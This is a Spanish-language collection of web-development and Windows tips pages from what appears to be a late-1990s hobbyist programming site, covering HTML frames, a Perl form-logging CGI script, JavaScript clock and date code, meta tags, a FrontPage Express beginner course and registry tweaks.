Descripción : Excelente código escrito en 1992, posee algunos errores pero individualmente las herramientas que incluye funcionan muy bien, hace uso de algunas librerías, como Nanfor, Class y Arlib (esta ultima no fue incluida por tener Copyright). El programador utilizó la librería Arlib solo para el manejo del Mouse, Class la ocupó para la programación de objetos Y Nanfor creo que solo para detectar la tecla ALT y CTRL.
Entre 1996 y 1997 retomó el proyecto y le hizo algunas modificaciones

Algunas teclas para usarlo.
ALT = Activa Menu
END = Salir del programa solo en la pantalla principal
F1 = Activa una ventana de captura (lo puse solo para probar las Teclas de Acceso Rapido)
CTRL+Flecha Abajo = Cambia a una ventana abajo en un grupo de ventanas
CTRL+Flecha Arriba = Cambia a una ventana arriba en un grupo de ventanas
ALT+Flecha Abajo = Cambia a un grupo de ventanas abajo
ALT+Flecha Arriba = Cambia a un grupo de ventanas arriba

Notas del Gurú: He quedado anonadado con la calidad de programación de este código, vale la pena echarle un vistazo, siquiera para descubrir lo hábil que ha sido el programador al realizar su trabajo.

	Se incluye el .EXE para que lo puedan probar los que no tengan la librería faltante, este programa ha sido revisado por virus y puedo afirmar que no posee ningún virus conocido por un serio antivirus actualizado. **Nota**: Está sección aún no se encuentra terminada, fue puesta en funcionamiento solo para cubrir las necesidades de los miles de programadores de Ca-Clipper que esperaban una solución como esta.

Esta sección sobre CA-Clipper está coordinada íntegramente por
Diego Lucio D'Onofrio

Estadísticas desde el 01/Nov/2002 23:15

Consejos y "bugs"

HTML, VBScript, JavaScript...

Actualizado: 19/Ene/97

Los consejos de la abuela:

- Seguimos con los frames. Esto que comento me ha traido de cabeza durante mas de un buen rato: (varias horas)
  Con Internet Explorer cuando se carga una página en un frame, hace un cambio de directorio a donde está la página de ese frame. Si después queremos cargar otra distinta, en el mismo frame, hay que tener esto en cuenta, sobre todo si se encuentran en directorios distintos.
  Con Netscape, siempre se hace referencia desde el directorio en el que se encuentra el fichero de los frames, (como debe ser)
  Por ejemplo en el frame1 se carga: "vbzip/ejemplo.htm" al hacer un frame1.location.href= a una página en el mismo directorio, ya no acepta "vbzip/otra_pagina.htm" sino que hay que poner "otra_pagina.htm"
  Con el Netscape la referencia siempre será con "vbzip/otra_pagina.htm"
  Y si la dichosa página está en el directorio "habitual", después de haber cargado "vbzip/ejemplo.htm", hay que llamarla como si estuviese en un directorio de nivel superior: "../otro_ejemplo.htm"
  de nuevo con Netscape sería: "otro_ejemplo.htm"
  No sabes la de "maldiciones" que he echado en esas "varias horas"
  Al final he acabado haciendo un código para Netscape y otro para Internet Explorer.

  A ver si pongo un ejemplo, para que puedas comprenderlo mejor. Y así de paso ves la solución que le he dado.
- Si usas frames, cuando hagas un link a una dirección de otro web, procura usar *_parent* como marco de destino; no sé si a ti te pasará, pero me da mucho "coraje" cuando pincho en un link para ir a otro sitio y me lo muestra dentro de un marco. En los trucos puedes encontrar cómo hacerlo.
- Incluye en la cabecera del fichero la información sobre la página. Yo no lo hago siempre, eso de predicar con el ejemplo, no es lo que siempre se hace ¿o no?

Más información:

La madre del cordero: http://www.w3.org/

Sobre JavaScript: http://www.netscape.com/
En mis páginas: JavaScript (Manual de referencia, etc.)

Sobre VBScript: http://www.microsoft.com/vbscript/
En mis páginas: VBScript (Manual de referencia, etc. en inglés)

Sobre JScript (la versión de JavaScript de Microsoft): http://www.microsoft.com/jscript/

HTMLib (HTML Reference Library) de Stephen Le Hunte.
Un fichero de ayuda sobre HTML que no debe faltarte.
Puedes encontrarlo en: http://subnet.virtual-pc.com/~le387818/

Trucos HTML, VBScript, JavaScript...

HTML-Programas, **Meta-Tags**

Segunda:

1. Trabajar con listas (más ejemplos y detalles)
2. Mostrar automáticamente la fecha de la última modificación de una página HTML, en VBScript y JavaScript
3. Fallo al leer la hora (para la última modificación de una página)
4. Forzar que la página se muestre en la pantalla completa.
5. Actualizar el contenido dos (o más) frames al hacer click en un link (8/Feb/98)
   Cómo llamar a una función Script desde código HTML
6. Saber que OptionButton (radio) y/o qué CheckBox se ha seleccionado (02/Jul/01)
7. Añadir un tooltip (o mensaje emergente) a una palabra o un link de una página (27/Oct/01)

Primera:

1. Detectar el navegador
2. Crear un Frame - Otro ejemplo más (10/Ene/97)
3. Cargar una página en un frame
4. Cargar una página en el frame principal
5. Crear una referencia en la página
6. Ir a un lugar dentro de la misma página
7. Ir a un lugar determinado de otra página
8. Ir a otra localización de Internet (otro URL)
9. Conexión para que envien un mensaje
10. Cargar una página (o ir a otro sitio) al pulsar en una imagen
11. Tomar partes de una cadena (JavaScript y VBScript)
12. Cambiar el contenido de una página cada "x" segundos
13. Usar listas desplegables
14. Creación de formularios
15. Mapear una imagen (crear hot-spots)
16. Detectar que un ComboBox ha cambiado
17. Cambiar en el código HTML el estilo de un ComboBox
18. Diferencias del uso de *.location* entre MSIE y Netscape (10/Ene)
19. Información adicional sobre la página (10/Ene)
20. Asignar los colores a los links... (25/Ene)
21. Añadir el Subject al Mensaje con mailto: (2/Feb)
22. Saber el tamaño de la ventana (14/Feb)
23. Tomar una acción al seleccionar una opción de una lista desplegable (22/Feb)
24. El tamaño de la ventana con Netscape (25/Feb)
25. Una función para crear un Array (6/Abr)
26. Mostrar la fecha actual (formateada con el nombre del día de la semana y el nombre del mes) (6/Abr)

27. Listados para mostrar la fecha actual usando JavaScript y VBScript (18/Abr)

Programación HTML, VBScript, JavaScript...

En este apartado encontrarás algunos listados para lenguajes de programación de páginas WEB.

Actualizado: 17/Mar/99

HTML-Trucos, Meta-Tags

1. Ejemplo de Listas deplegables (en Html-Tips hay varios trucos relacionados)
2. Código PERL para manejar los formularios de consultas
3. Mostrar un reloj (21/Feb)
4. Lo del Año 2000, (es código de JavaScript/JScript)
5. Funciones en JavaScript para simular las de Visual Basic o VBScript (17/Mar/99)

1.- Ejemplo de Listas Desplegables (ComboBox, el mismo que está en la página de trucos)

Ejemplos de listas desplegables

Son dos ejemplos de listas: una con una serie de fechas y al seleccionar una se mostrará una alerta/aviso; otra con dos listas que se combinan para mostrar los datos seleccionados...

Carga la página de ejemplos de listas desplegables en formato comprimido: ej_cbo1.zip (2.347 bytes)

2.- Ejemplo del código para crear programas para el envío de formulario. (en PERL) (19/Ene)

Este es el listado del programa PERL para ejecutar en la máquina del servidor.
Para poder probarlo, pulsa en este link: Prueba de Formulario.

```
# Estos son comentarios y se incluyen los originales del autor de este ejemplo.
#
################################################## initialization
# set this to your cgi-bin directory
push(@INC,"/alibaba/cgipl");
require 'cgi-lib.pl';

@httpdenv = (
        AUTH_TYPE,
        CONTENT_LENGTH,
        CONTENT_TYPE,
        DOCUMENT_ROOT,
        GATEWAY_INTERFACE,
        HTTP_ACCEPT,
        HTTP_USER_AGENT,
        PATH,
        PATH_INFO,
        PATH_TRANSLATED,
        QUERY_STRING,
        REMOTE_ADDR,
        REMOTE_HOST,
        REMOTE_IDENT,
```

```
        REMOTE_USER,
        REQUEST_METHOD,
        SCRIPT_NAME,
        SERVER_NAME,
        SERVER_PORT,
        SERVER_PROTOCOL,
        SERVER_SOFTWARE,
        );

################################################## get input

&ReadParse;
print &PrintHeader;

print <<"header";
<!-- Este es el código de la página a mostrar después de Enviar -->
<title>Agradecimiento envio formulario</title>

<body bgcolor="#A6CAF0">
<p align="center"><a href="indice_nf.htm" target="_parent">
<img src="Imagenes/el_guille.jpg" border="0" width="200" height="50"></a></p>
<p align="center"><font color="#000080" size="4"><strong></strong></font> </p>
<p align="center"><font color="#000080" size="4"><strong>Los
datos han sido enviados correctamente</strong></font>, (espero).</p>
<p align="center"><font color="#000080" size="4"><strong>Gracias
por tu colaboración.</strong></font></p>
<p align="center"><font color="#000080" size="4"><strong>Recibe
un saludo y sigue visitando estas páginas.</strong></font></p>
<hr size="3" noshade>
<p align="center"><font size="4">Para volver a la página principal pulsa en el icono.</font></p>
<hr size="3" noshade>
<p align="center">Si encuentras algún problema, contacta por
correo en: <a href="mailto:guille@costasol.net">guiller@wcostasol.es</a></p>
</body>

header

print "</UL>\n";

## the following will print variables to a log file.

# open a logfile for appending, will stick stuff on the end.
open (LOGFILE, ">>/web/usuarios/guiller/form/prueba_formulario.txt");

# loop through the list of key/value pairs
 foreach $key (sort keys %in)

# and write each pair to the logfile. will break on multiple values.

 { print LOGFILE "$key = $in{$key}\n"; }

# and close the logfile.
 print LOGFILE "============================================================\n";
 close LOGFILE
```

3.- **Mostrar un reloj** (21/Feb)

Esto me recuerda a los viejos tiempos del Basic: cuando uno aprendía, (o veía listados), con cosas nuevas, enseguida los ponía en práctica. Pues eso mismo es lo que he hecho, he usado el ejemplo que viene en la documentación del JavaScript.
Al menos espero que te resulte interesante.

```
<body onload="startclock()">
<script language="JavaScript">
<!--
```

```
var timerID = null
var timerRunning = false
function stopclock(){
   if(timerRunning)
      clearTimeout(timerID)
   timerRunning = false
}
function startclock(){
    // Make sure the clock is stopped
   stopclock()
   showtime()
}
function showtime(){
   var now = new Date()
   var hours = now.getHours()
   var minutes = now.getMinutes()
   var seconds = now.getSeconds()
   var timeValue = "" + ((hours > 12) ? hours - 12 : hours)
   timeValue  += ((minutes < 10) ? ":0" : ":") + minutes
   timeValue  += ((seconds < 10) ? ":0" : ":") + seconds
   timeValue  += (hours >= 12) ? "  PM" : "  AM"
   document.clock.face.value = timeValue
   timerID = setTimeout("showtime()",1000)
   timerRunning = true
}

function reloj(){
      if(timerRunning)
      stopclock()
      else
            startclock()
}
//-->
</script>

<form name="clock" onsubmit="0">
   <p><input type="button" name="face" value="hh:mm:ss am"
   onclick="reloj()"> </p>
</form>
</body>
```

4.- Lo del Año 2000 (es código JavaScript/JScript) (6/Abr/97)

Pues este "programa" es una chorradilla, pero te sirve para saber "controlar" las fechas y otros cálculos con lenguaje JavaScript o JScript y demás cosillas para las páginas HTML.

El ejemplo está en la página: [para_el_2000.htm]
En el listado encontrarás cómo mostrar el día de la semana, el nombre del mes y formatear una fecha cualquiera.

Crear un array para los días de la semana y los nombres de los meses:

```
DiasSemana=new MakeArray(6);
DiasSemana[0]="Domingo, "
DiasSemana[1]="Lunes, "
DiasSemana[2]="Martes, "
DiasSemana[3]="Miércoles, "
DiasSemana[4]="Jueves, "
DiasSemana[5]="Viernes, "
DiasSemana[6]="Sábado, "
NombreMes=new MakeArray(11);
NombreMes[0]="Enero"
NombreMes[1]="Febrero"
NombreMes[2]="Marzo"
```

```
NombreMes[3]="Abril"
NombreMes[4]="Mayo"
NombreMes[5]="Junio"
NombreMes[6]="Julio"
NombreMes[7]="Agosto"
NombreMes[8]="Septiembre"
NombreMes[9]="Octubre"
NombreMes[10]="Noviembre"
NombreMes[11]="Diciembre"
```

Formatear y mostrar la fecha actual en un TextBox de la página:

```
var now = new Date()
var fecha = DiasSemana[now.getDay()]    + now.getDate() + " de "
                            + NombreMes[now.getMonth()] + " del "
                            + now.getYear()
document.a2000.txtHoy.value = fecha
```

Sobre los Meta-Tags

Publicado el 16/Nov/2002

Otros links relacionados:
HTML-Trucos, **HTML-Programas**

Debido a que son muchas las cosillas que se pueden usar con los "meta" tags de las páginas HTML, he pensado que lo mejor es dedicar una página a ese tema... (así me servirá a mi mismo, que algunas veces no me acuerdo dónde publico las cosas).

Como sabrás, en las páginas HTML existe una sección dentro de la "cabecera", definido por <head> y </head>, en las cuales se pueden insertar tags del tipo meta... estos tags son indicadores que, en algunos casos, le dicen a la página cómo deben comportarse y en otros son meramente informativos.

Cuando creamos una página HTML suelen incluirse los siguientes:
<title> </title> este realmente no es un meta tag, pero está dentro de la cabecera e indica el título de la página.
<meta name="GENERATOR" content="nombre del editor de páginas"> este indica el editor con el que se ha creado la página.
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"> este es otro de los meta tags que indica el tipo de codificación usada en la página.

> **Nota:**
> Estos meta-tags acaban con el signo >, pero si queremos que tenga "consistencia", (sobre todo con el formato "bien formado" XML), deberían acabar con />, de esta forma estaremos haciendo las cosas mejor... aunque esa diferencia, para los navegadores no es importante.

Aparte del título, en estos casos que te muestro, vemos los dos tipos más habituales: name y http-equiv, en ambos casos el formato es el mismo, tipo de meta-tag y después el contenido, el cual debe estar entrecomillado después de la palabra content.
En el caso de name, podemos crear los nuestros propios, (que aunque no tengan ningún significado para el navegador, para nosotros puede resultar útil al menos a título informativo. Ya que puedes crear tus meta-tags para indicar el autor de la página, la fecha de revisión, etc.
Pero lo importante es saber cuales de esos meta-tags tendrán algún tipo de efecto sobre el navegador e incluso sobre los "robots" usados por los buscadores.
Veamos esa relación.

Para "refrescar" una página o redirigirla a otra, transcurrido un cierto tiempo:

<meta http-equiv="refresh" content="20;URL=./indice.htm" >
El tipo es http-equiv="refresh", en content le decimos el número de segundos (si indicamos CERO será inmediato) y a continuación indicamos la página a la que debe dirigirse, para ello usamos URL=nombre de la página.
En este ejemplo, se cargará la página indice.htm que esté en el directorio actual transcurridos 20 segundos.

Las palabras claves que los "robots" usarán:

<meta name="Keywords" content="las palabras separadas por comas" >
Este tag lo usarán los "robots" enviados por los buscadores y se usará para indicar las palabras claves relacionadas con la página en cuestión.

La descripción de la página:

<meta name="Description" content="descripción de la página" >
Este tag lo usan los buscadores para dar una descripción del contenido de la página.

Si los "Robots" deben tener en cuenta esta página o no:

<meta name="Robots" content="ver los valores" >
El valor de content puede ser:
all para que el robot tenga en cuenta esta página y pueda seguir los links contenidos en la misma (este es el valor predeterminado)
noindex para que no la tenga en cuenta.
none que es lo mismo que noindex, nofollow
index para que la tenga en cuenta
follow para que pueda seguir los links que haya en la página
nofollow lo contrario de follow.

La fecha en la que expira una página:

<meta http-equiv="expires" content="fecha en formato GMT" >
La fecha en la que dicha página expira y por tanto el navegador "refrescará" el contenido después de esa fecha. El formato de la fecha es algo como: **Sat, 16 Nov 2002 16:05:00 GMT**, también se puede indicar un CERO para que expire inmediatamente.
En el caso de que el valor de content sea -1, no se guardará en el

caché, e teoría lo mismo que si fuese 0.
Si se usan páginas ASP, se puede usar también: Response.Expires = -1

Para que no se guarde la página en el caché:

<meta http-equiv="Pragma" content="no-cache" >
Esto le indica al navegador que no guarde la página en el caché.
Este meta-tag no es válido para el Internet Explorer y según la Knowledge Base, es preferible usar el método indicado arriba, es decir usar "expires" y en content -1:
<meta http-equiv="expires" content="-1" >
A ver si es cierto... ya que esto es el que yo necesito para evitar los problemillas que algunas veces me contáis de que no se ve la página correcta...

Evitar que una página se muestre dentro de un frame:

<meta http-equiv="Window-target" content="_top" >
En Content podemos usar:
_top para indicar que se muestre en la página completa, no dentro de un frame,
_blank para que se muestre en una nueva ventana

Hay más, pero creo que estos que te muestro son los más importantes.

Para seguir investigando: http://www.w3.org/TR/REC-html40/struct/global.html#h-7.4.4.2

Nos vemos
Guillermo
Nerja, 16 de noviembre de 2002 (hoy cumple 23 tacos mi hijo David y esta noche, el Guille chico, cumple 19.)

JavaScript

Actualizado el 13/Ene/97

Toda la documentación está en Inglés, pero espero que te sirva, a mi me ha ayudado mucho.
No está en ningún tipo de orden, perdona, pero sólo he creado los enlaces. Ya lo ordenaré correctamente... espero. 8-}

Fichero zip con toda la documentación (javas.zip 116 KB)

Nota del 15/Ene/99: He quitado los ficheros sobre el javascript, ya que ocupaban mucho espacio y lo puedes leer tranquilamente en tu casa si descomprimes el fichero ZIP.

VBScript

Actualizado el 10/Jun/97 (17/Feb/2000)

Son ficheros comprimidos con la documentación en Inglés.
A ver si la consigo en castellano, que creo que está en el Web de Microsoft y la pongo por aquí.

Aquí está la dirección completa, gracias a Francisco Javier Marín Gracia

Para la página de acceso:
http://www.microsoft.com/vbscript/spa/download/vbsdown.htm

La nueva dirección:
http://www.microsoft.com/spain/scripting/default.htm

Para el fichero:
http://www.microsoft.com/vbscript/spa/download/vbsdoc.exe
VBScript en español. En el sitio de Microsoft. Gracias Javier López ;-)

Object Model for Scripting (fichero omscript.doc comprimido como omscript.zip 69 KB)

Object Model for Scripting (ficheros htm comprimidos como omvbs.zip 68 KB)

Language Reference (ficheros htm comprimidos como vbsdoc.zip 241 KB)

Varios ejemplos (ficheros htm comprimidos como ej_vbs.zip 18.5 KB)

Cursillo, acelerado, de creación de páginas WEB

para el editor FrontPage Express incluido con el Internet Explorer 4 (y superior)

Iniciado: el 19/Nov/98
Actualizado: el 23/Abr/2000

Las entregas, partes o "capitulos" del cursillo acelerado de creación de páginas Web (o HTML):

1. Esta misma, así que para que poner un link... (19/Nov/98)
2. La segunda entrega... (20/Nov/98)
3. La tercera parte (23/Abr/2000)

Sois muchos los que de una forma u otra os habeis interesado en "querer" aprender a crear páginas WEB, pero, seguramente, cuando habeis leido que se necesita hacerlas usando el "lenguaje" HTML, habeis pensado dejarlo para otra ocasión...
Si tu intención es la de estar al día, es necesario tener unas nociones, aunque sean mínimas, de cómo crear una página Web... pero no necesitas saber HTML para crear este tipo de páginas, así que... sigue leyendo...

Si tienes, o has leido algo sobre, el Windows 98, combrobarás que el nuevo "sistema" de ayudas está basado en páginas HTML, lo mismo le ocurre al Visual Basic 6, que a pesar de no soportar al 100% este nuevo sistema de ayuda, es el formato que usa para mostrarte la ayuda... con ciertos fallillos, todo hay que decirlo, además de permitir indicar como fichero de ayuda de tus aplicaciones la nueva extensión CHM... no te preocupes, no te voy a enseñar a crear ayudas en el formato HTML, pero si te interesa el tema, puedes verlo en la sección Creación de Ayuda HTML.

Con este cursillo rápido, y por tanto corto, lo que voy a intentar es que aprendas a crear páginas HTML (o páginas WEB), para poder usarlas en la ya mencionada creación de ayudas al estilo Windows 98 o para que las uses en un sitio en Internet, (hay muchos servidores que ofrecen espacios gratuitos), aunque también te servirá para crear cosas para usarlas desde tu disco duro, sin necesidad de estar conectado a Internet... todo dependerá del uso que quieras darle... como en la mayoría de las cosas que hagas...

¿Que vas a aprender en este cursillo acelerado?

En principio estan son las cosas que tengo pensadas a la hora de escribir el borrador (el 11/Nov/98), después puede ser que haya otras cosas más o menos, según me de el punto...

Crear páginas Web con gráficos y texto (lo esencial)
Conectar (linkar) a otras páginas, usando gráficos y texto y a otra parte de la misma página u otra diferente.

Crear tablas para mostrar información más o menos de forma decente... o para separar distintas partes de una página.
Configurar la página... realmente cambiar el aspecto "visual" de una página.
Seguramente crear FRAMES: una página que muestra varias páginas a la vez.
.. y lo que se me ocurra...

NOTA:
Las capturas de pantallas y nombres de las opciones de los menús, etc., son de la versión inglesa del FrontPage Express... en la medida de lo posible, salvo algún que otro despiste, intentaré ofrecer las traducciones de las mismas al Castellano... para que lo entiendas mejor, pero si no es así... seguro que encontrarás la opción indicada... ¡no me defraudes!

¿Estás preparado?
Pues vamos a ello...

Para empezar, abre el editor del FrontPage Express, porque será con este editor con el que aprenderás a crear páginas Web.
Para tener este editor, tendrás que instalar el Internet Explorer 4 o superior, (creo que el IE5 usa el mismo que el IE4)

¿Por qué vamos a usar este editor?
Porque es el que yo uso... y aunque no sea una maravilla, cumple casi al 100% la mayoría de las necesidades... si lo que buscas es otra cosa "más sofisticada"... aquí no lo vas a encontrar... pero casi seguro que te será fácil de manejar cualquier otro editor de páginas Web.

Cuando cargas el editor, automáticamente se abre una página, en blanco, lista para usar.
Es importante que planifiques un poco lo que quieres hacer, aunque no es mucho inconveniente modificar las cosas posteriormente, es importante tener las ideas claras... (dar consejos es fácil ¿verdad? Algunas veces tendría que seguir los consejos que doy...)
Bueno, si no quieres planificarlo... al menos crea una carpeta (o directorio) en tu disco duro... para poder guardar las páginas. Ten en cuenta que si vas a "publicar" las páginas en un sitio de Internet, te será más fácil si las páginas son fácilmente localizables... además de que los links e imagenes que uses, (esto lo veremos dentro de poco), necesitan tener una referencia de dónde localizarlos... no te preocupes si no te enteras ahora de todo este sermón, cuando empieces a "meter la pata" te darás cuenta de lo que quería decir... ¡seguro!

Si tu intención es crear una nueva página, empieza guardándola, (ahora te digo cómo), para que sea más fácil de manejar todo lo que hagas posteriormente...

Dentro de la carpeta que uses para guardar las páginas, llamemosla: carpeta raiz, será conveniente crear otras carpetas para guardar las imagenes y otras cosillas más...
Normalmente no suelo usar nombres "raros" para nombrar las carpetas... es decir, no uso espacios ni caracteres que no sean los normales del "abecedario USA", entre otras cosas porque no todos los "navegadores" entienden todos los caracteres... así, que intenta evitar las letras acentuadas, las eñes, espacios y signos raros...

Algo de gráficos...

Para adornar las páginas se suelen usar gráficos; en la red hay algunos sitios en los que puedes encontrar imágenes para usar en tus páginas, para fondos o para cualquier otro tipo de "adorno".
También puedes crearte tus propios gráficos... en este mini-cursillo no te voy a enseñar a crear

gráficos... entre otras cosas porque no soy el más indicado... aunque puede que te diga cómo modificarlos... eso dependerá del punto que me de...
Para manejar los gráficos, suelo usar el PaintShop Pro, que a pesar de ser bastante simple... tiene un montón de posibilidades y además es "medio" gratuito... es shareware y es fácil de conseguir...

Voy a aclararte un par de cosillas referente a los gráficos... en las páginas Web se suelen usar dos tipos de gráficos: GIF y JPG, porque al ser formatos comprimidos, tienen "relativamente" buena calidad y, sobre todo, ocupan poco espacio, cosa bastante importante en todo lo relacionado con Internet... ya que tanto los gráficos como las pantallas deben "viajar" desde el servidor a tu disco duro por las "concurridas" pistas de Internet...

En este tema del tamaño de los gráficos, los "inexpertos" suelen meter la pata hasta el cuello, es decir: usan gráficos grandes, sobre todo, porque al probarlos desde su disco duro se muestran de forma bastante rápida... pero hay que tener en cuenta que esa rapidez se pierde, y en ocasiones se eterniza, al estar conectados a Internet...
Recomendación: Usa gráficos que no ocupen mucho espacio, a partir de 20 KB ya son demasiado "pesados"...
Mientras sea posible, usa gráficos pequeños, de menos de 10KB; si el gráfico merece la pena, puedes intentar usar un tamaño mayor, pero... puede ser que tu visitante se "aburra" de esperar y se vaya de tus páginas...

¿Que formato gráfico es mejor?

Depende del uso que quieras darle y del número de colores que necesites, vamos a ver algunas características de estos dos tipos:

Los gráficos en formato GIF:
soportan desde 2 hasta 256 colores,
permiten hacer transparente uno de los colores,
permiten mostrar gráficos animados...

Los gráficos en formato JPG:
soportan desde 256 hasta 16 millones de colores,
no permiten hacer transparente uno de los colores (al menos que yo sepa),
ni permiten mostrar animaciones.

Por tanto, tendrás que hacer tus propias pruebas, (que es lo que algunos hacemos), y decidir que tipo usar.
En el caso del tipo JPG, permite distintos "niveles" de compresión; cuanto más alto sea ese nivel, menos calidad tendrá... así que juega con los diferentes niveles de compresión y... como siempre, escoge el que más te guste...

¿Empezamos ya o que... ?

Después del repaso a los formatos gráficos... vamos al tema que te ha traido hasta aquí...

Tenemos una página en blanco en la cual puedes escribir como en cualquier editor de texto, (o procesador de texto, como prefieras llamarlo), incluso podemos usar diferentes tipos de letras, estilos y tamaños, pero... ¡cuidadín! no todos los tipos de letras estarán disponibles para todos los que "visionen" nuestra página... recuerda que te comenté que las páginas se pueden ver con cualquier navegador... y no todos los navegadores trabajan en Windows, incluso si trabajan en Windows, no todos tenemos los mismos tipos de letras instalados.
Aunque hay algunos tipos que son casi generales:

Arial, Courier New (para textos de espacio fijo), Times New Roman, e incluso el Comic Sans (al menos para los navegadores de Microsoft)
Por tanto no "bases" tu página en el tipo de letra usado, porque puede ser que algunos tipos se muestren con el tipo que el usuario tenga configurado por defecto, generalmente el Times New Roman.

Para modificar el tamaño del texto, se pueden usar una serie de formatos "predefinidos", en seguida los veremos.

Ya te he comentado que el editor de FrontPage Express se usa como un editor normal, por tanto para introducir texto en una página, puedes hacerlo por el "viejo" método de escribirlo o de pegarlo desde otra aplicación.
Pero cuidado, el FP Express no soporta el formato de texto enriquecido (RTF), que es el que usan la mayoría de procesadores de texto, por ejemplo WORD; por tanto, puedes encontrarte con "basura" al pegar texto que has copiado de un procesador de texto.
Cuando me ocurre esto, suelo usar un editor de texto "normal" como intermediario, el que uso es el TextPad, que permite que se pegue texto enriquecido, aunque le quita todo el "enrequecimiento" que tiene y lo deja en texto "normal"... después lo selecciono y copio de nuevo y por fin lo pego en la página que tengo en el FPE.
(No se si el Notepad servirá para eso, pero es que no suelo usarlo, al menos para estos menesteres, ya que es demasiado simple; el WordPad me imagino que si que servirá, pero tampoco lo he probado...)

¿Como formatear el texto?

Como con el resto de los editores o procesadores de texto:
Selecciona el texto a "formatear" y aplica lo que necesites...
Vamos a echarle un vistazo al menú Format (Formato) y las opciones que nos brinda, así como a la barra de tareas para ver las diferentes posibilidades que nos brinda el FPE (FrontPage Express):

Nota: Si no se muestran las barras de tareas indicadas, tendrás que ir al menú "View" (Ver) y marcar las diferentes barras de tareas.

Barra de tareas para el formato de texto: (Format Toolbar)

Vamos a ver que significa cada una de las "secciones" de esta barra de tarea:

Gráfico		Explicación
	Formatos predeterminados	Una serie de formatos de párrafo predeterminados, o contemplados en HTML, más adelante veremos cuales son, así como ejemplos del aspecto que tienen.
	Fuentes disponibles	La fuente a usar. Recuerda que aunque tu puedas usar los tipos de fuente mostrados, no todos está disponibles en todos los equipos.

	Tamaño de la fuente	Sirve para ampliar o reducir el tamaño de la fuente, los tamaños disponibles, según el "lenguaje" HTML van desde 1 a 7, que suelen corresponderse con los siguientes tamaños en puntos: 1 (8 p) 2 (10 p) 3 (12 p) 4 (14 p) 5 (18 p) 6 (24 p) 7 (36 p) El tamaño predeterminado es: 3 (12 puntos)
	Estilo de la letra	Pues eso, Negrita, Itálica y Subrayado (Bold, Italic, Underline)
	Color de la fuente	Si pulsas en este icono te muestra un cuadro de diálogo del que podrás elegir el color que quiere que se muestre. Tienes que tener en cuenta que puede que no todos los que vean tu página tengan la posibilidad de ver la misma cantidad de colores que tú.
	Formato del párrafo	Permite posicionar el párrafo: a la izquierda, en el centro o a la derecha, pero no permite que se "justifique".
	Numeración...	Permite numerar las líneas del párrafo, además de con números y "bolitas", se pueden usar otros estilos... ya los veremos.
	Sangría	Permite disminuir o aumentar la sangría del párrafo; se usa para dejar márgenes a la izquierda y derecha del párrafo.

Con el menú Format (Formato), te permite lo mismo que en la barra de tareas, pero con algunas opciones más, pruebalo y decide...

Vamos a ver los distintos "estilos" predeterminados de párrafo:

Nota:
El código HTML para conseguir los diferentes estilos, lo doy a título informativo o "didáctico" si así lo prefieres, y no es algo tengas que aprenderte ni que tengas que usar..., simplemente lo pongo para que sepas lo que significa... por si ves el contenido de una página Web usando un editor de texto.
Normalmente cada estilo tiene un indicador que sirve para empezar y otro para terminar, por ejemplo: empieza la definición del tipo de fuente y le indica que ya ha terminado el estilo de la fuente indicada.
Repito que todo esto es a título informativo y para los curiosillos que les gusta meterse donde no deben... je, je.

Estilo lo que hay en esta columna se muestra sin ningún estilo, osea en normal	**Muestra**
Address El código HTML para conseguirlo es: <address>Address (como...</address>	Address (como si estuviese en itálica) El código HTML para conseguirlo es: <address></address>
Bullet List El código HTML para conseguirlo es: - Bullet List (lista con... - Otra bolita... 	Bullet List (lista con bolitas) Otra bolita más...
Defined Term. El código HTML para conseguirlo es: <dl> <dt>Defined Term:</dt> <dd>Se desplaza automáticamente...</dd> <dt>En cuanto...</dt> <dd>para volver...</dd> </dl>	Defined Term: Se desplaza automáticamente hacia la derecha... En cuanto se pulsa de nuevo Intro, se vuelve a la parte izquierda, para volver con el siguiente intro a indentarse... Osease para definir términos
Definition, osea lo mismo que el de antes, pero sólo la definición. El código HTML para conseguirlo es: <dd>Definition</dd>	Definition: Al pulsar intro se pasa automáticamente a Defined Term: ¿Lo ves?
Directory List. El código HTML para conseguirlo es: <dir> - Directory List ¿No es esto... </dir>	Directory List ¿No es esto lo mismo que el Bullet List?

Formated.
El código HTML para conseguirlo es:
<pre>Formated, es decir...
</pre>
	Formated, es decir se usa el tipo Courier New
	y se tienen en cuenta los espacios aqui hay varios.

Heading 1 (Cabecera 1) El código HTML para conseguirlo es: Heading 1	**Heading 1**

Heading 2 (Cabecera 2) El código HTML para conseguirlo es: Heading 2	**Heading 2**
Heading 3 (Cabecera 3) El código HTML para conseguirlo es: Heading 3	**Heading 3**
Heading 4 (Cabecera 4) El código HTML para conseguirlo es: Heading 4	**Heading 4**
Heading 5 (Cabecera 5) El código HTML para conseguirlo es: Heading 5	**Heading 5**
Heading 6 (Cabecera 6) El código HTML para conseguirlo es: Heading 6	**Heading 6**
Menu List El código HTML para conseguirlo es: <menu> - Menu List - Sigo pensando... </menu>	Menu List Sigo pensando que es igual que el Bullet List
Numbered List El código HTML para conseguirlo es: - Numbered List - Segunda línea 	1. Numbered List 2. Segunda línea

Bueno ya has visto unas cuantas cosillas... así que vamos a dejarlo por ahora y mañana seguiremos... Quien dice mañana dice otro día, que tampoco hay que tomarse las cosas tan literalmente, pero seguro que será pronto...

Y como adelanto: empezaremos incluyendo gráficos en las páginas y veremos otra de las barras de tarea... así que sigue pendiente de tu pantalla...

Nos vemos.
Guillermo

Arriba

Trucos y otras cosillas para Windows95 y MS-DOS

también para Win98

Actualizado el 24-Ago-1998

Contenido:

1. Varias claves para configurar el Registro de Windows
2. Lo que ocupa un archivo...
3. Lo que ocupa un archivo comprimido...
4. Los trucos de Enric (Ethek & Friends)
5. Un poco de MS-DOS
6. Más memoria y otras configuraciones (Autoexec.bat y Config.sys)
7. Cargar varios documentos/aplicaciones Windows desde MS-DOS (o archivo bat)
8. Actualizar el Win95 para que cambie correctamente la hora
9. Personalizar las carpetas con el Internet Explorer 4
10. Crear un CD con reproducción automática (Auto run)

1.-Varias claves para configurar el Registro de Windows

```
-------------------------------------------------------------------
HKEY_CLASSES_ROOT es un duplicado de HKEY_LOCAL_MACHINE\Software\Classes
HKEY_CURRENT_USER es un duplicado de HKEY_USERS\.Default
-------------------------------------------------------------------
-Quitar la flecha en los Accesos directos:
   HKEY_CLASSES_ROOT\LnkFile
   HKEY_CLASSES_ROOT\PifFile
   Cambiar IsShorcut por -IsShorcut

-Mostrar la imagen en los bitmaps (bmp):
   Cambiar en la clave:
   HKEY_LOCAL_MACHINE\Software\Classes\Paint.Picture\DefaultIcon
   el nombre del programa y poner "%1"
```

